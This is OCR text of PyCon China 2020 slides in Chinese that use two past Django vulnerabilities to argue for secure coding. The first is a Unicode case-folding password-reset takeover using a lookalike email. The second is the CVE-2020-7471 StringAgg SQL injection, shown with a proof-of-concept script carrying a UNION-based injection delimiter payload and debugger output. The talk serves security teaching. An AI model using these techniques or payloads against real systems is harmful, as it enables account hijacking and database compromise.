PyCon China 2020

PyConChina 2020
PYTHON 中国开发者大会 2020

Python For Good

从django历史漏洞“看”安全编码规范的重要性

奇虎360政企安全 杨文涛

目录

1.1 密码重置漏洞

密码重置漏洞

一、漏洞简介

密码重置表单通过不区分大小写的查询来获取邮箱地址对应的账号。漏洞构造Unicode大小写转换后相同的邮箱地址，来接收该账户的密码重置邮件，从而实现账户劫持的攻击目标。

受影响版本：
Django 1.11< x < 1.11.28(不含)
Django 2.2 < x < 2.2.10 (不含)
Django 3.0 < x < 3.03 (不含)

```
>>> 'ς'.upper()
'Σ'
>>> 'ς'.upper().lower()
'σ'
```

二、漏洞复现

假设我们的super账户邮箱是 cwyugpdi@netmail.tk

Unicode大小写中土耳其文I 可以替换成英文小写i 和英文大写 I


```
>>> 'ı'.upper().lower()
'i'
>>> 'ı'.upper()
'I'
```

那么根据unicode大小写的方法
可以进行如下构造 cwyugpdı@netmail.tk 或者 cwyugpdi@netmaıl.tk

密码重置漏洞

二、漏洞复现


购买域名 cwyugpdi@netmaıl.tk



好贵！溜了溜了。。直接测试是否会对其发邮件即可。

密码重置漏洞

二、漏洞复现



有发送失败消息。

三、漏洞原理

```python
def get_users(self, email):

    active_users = UserModel._default_manager.filter(**{
        '%s__iexact' % UserModel.get_email_field_name(): email,
        'is_active': True,
    })
    return (u for u in active_users if u.has_usable_password())
```

```
>>> from django.contrib.auth import get_user_model
>>> email = 'cwyugpdi@netma1.tk'
>>> UserModel = get_user_model()
>>> UserModel._default_manager.filter(**{'%s__iexact' % UserModel.get_email_field_name(): email,'is_active': True,})
<QuerySet [<User: tOuma>]>
```

三、漏洞原理

官方给出修复：

1. 从数据库中检索出可能匹配的帐户列表之后，使用专门的Unicode比较字符来比较过程，检查Python中电子邮件地址是否相等。

2. 当生成密码重置电子邮件时，Django不再发送到密码重置请求表单中提交的电子邮件地址，将发送到从数据库中检索到的电子邮件地址。

三、漏洞原理

官方给出修复：

```
281 +       email_field_name = UserModel.get_email_field_name()
272 282     active_users = UserModel._default_manager.filter(**{
273     -       '%s__iexact' % UserModel.get_email_field_name(): email,
    283 +       '%s__iexact' % email_field_name: email,
274 284         'is_active': True,
275 285     })
276     -   return (u for u in active_users if u.has_usable_password())
    286 +   return (
    287 +       u for u in active_users
    288 +       if u.has_usable_password() and
    289 +       _unicode_ci_compare(email, getattr(u, email_field_name))
    290 +   )
```

四、修复建议

- 升级至新版本的Django
- 对其进行使用正则去校验固定格式

```
>>> re.match(r'[0-9a-zA-Z_]{0,19}@qq.com',"wiki@qq.com")
<_sre.SRE_Match object; span=(0, 11), match='wiki@qq.com'>
>>> re.match(r'[0-9a-zA-Z_]{0,19}@qq.com',"wiki @qq.com")
>>>
>>>
>>>
>>>
```

1 校验通过

2 匹配失败

1.2 SQL注入漏洞

漏洞简介(CVE-2020-7471)

2020年2月3日，Django 官方发布安全通告公布了一个通过StringAgg（分隔符）实现利用的潜在SQL注入漏洞（CVE-2020-7471）。攻击者可通过构造分隔符传递给聚合函数contrib.postgres.aggregates.StringAgg，从而绕过转义符号（\）并注入恶意SQL语句。

受影响版本：

Django 1.11.x
Django 2.2.x
Django 3.0.x

StringAgg

class **StringAgg**(*expression*, *delimiter*, *distinct=False*, *filter=None*, *ordering=()*)

Returns the input values concatenated into a string, separated by the **delimiter** string.

delimiter

Required argument. Needs to be a string.

distinct

An optional boolean argument that determines if concatenated values will be distinct. Defaults to **False**.


ordering

New in Django 2.2.


An optional string of a field name (with an optional **"-"** prefix which indicates descending order) or an expression (or a tuple or list of strings and/or expressions) that specifies the ordering of the elements in the result string.

Examples are the same as for **ArrayAgg.ordering**.

SQL注入


Project
CVE-2020-7471 C:\pyproject\CVE-2020-7471
project
test_app
migrations
__init__.py
admin.py
apps.py
models.py
tests.py
views.py
manage.py
poc.py
README.md
test.py
External Libraries
< Python 3.8 > C:\Program Files (x86)\Python38\
Binary Skeletons
DLLs
Extended Definitions
Lib
asyncio
models.py
test.py
utils.py
def create_data():
data = [('t1','a1','c1'),('t2','a2','c2'),('t3','a3','c3'),('t4','a4','c4')]
for title,author,country in data:
Article.objects.get_or_create(title=title,author=author,country=country)
def query():
print("[+]正常的输出：")
payload = ';'
results = Article.objects.aggregate(result=StringAgg('title', delimiter=payload))
print(results)
"""
print("[+]注入后的的输出：")
payload = ';\') FROM "test_app_article" union select user --'
results = Article.objects.aggregate(result=StringAgg('title', delimiter=payload))
print(results)
"""
if __name__ == '__main__':
create_data()
if __name__ == '__main__'
Run:
test
[+]正常的输出：
{'result': 't1;t2;t3;t4'}

SQL注入



Project
CVE-2020-7471 C:\pyproject\CVE-2020-7471
project
test_app
migrations
__init__.py
admin.py
apps.py
models.py
tests.py
views.py
manage.py
poc.py
README.md
test.py
External Libraries
models.py
test.py
utils.py
if params is None:
# params default might be backend specific.
return self.cursor.execute(sql)
else:
return self.cursor.execute(sql, params)
def _executemany(self, sql, param_list, *ignored_wrapper_args):
self.db.validate_no_broken_transaction()
with self.db.wrap_database_errors:
return self.cursor.executemany(sql, param_list)
class CursorDebugWrapper(CursorWrapper):
CursorWrapper › _execute() › with self.db.wrap_database_erro... › else
Debug: test
Debugger
Console
Frames
Variables
MainThread
_execute, utils.py:86
_execute_with_wrappers, utils.py:77
execute, utils.py:68
execute, utils.py:100
execute_sql, compiler.py:1144
ignored_wrapper_args = {tuple: 2} (False, {'connection': <django.db.backends.postgresql.base.DatabaseWrapper object at 0x0000022C34
params = {tuple: 0} ()
self = {CursorDebugWrapper} <django.db.backends.postgresql.base.CursorDebugWrapper object at 0x0000022C34582F10>
sql = {str} 'SELECT STRING_AGG("test_app_article"."title", \';\') AS "result" FROM "test_app_article"'

SQL注入

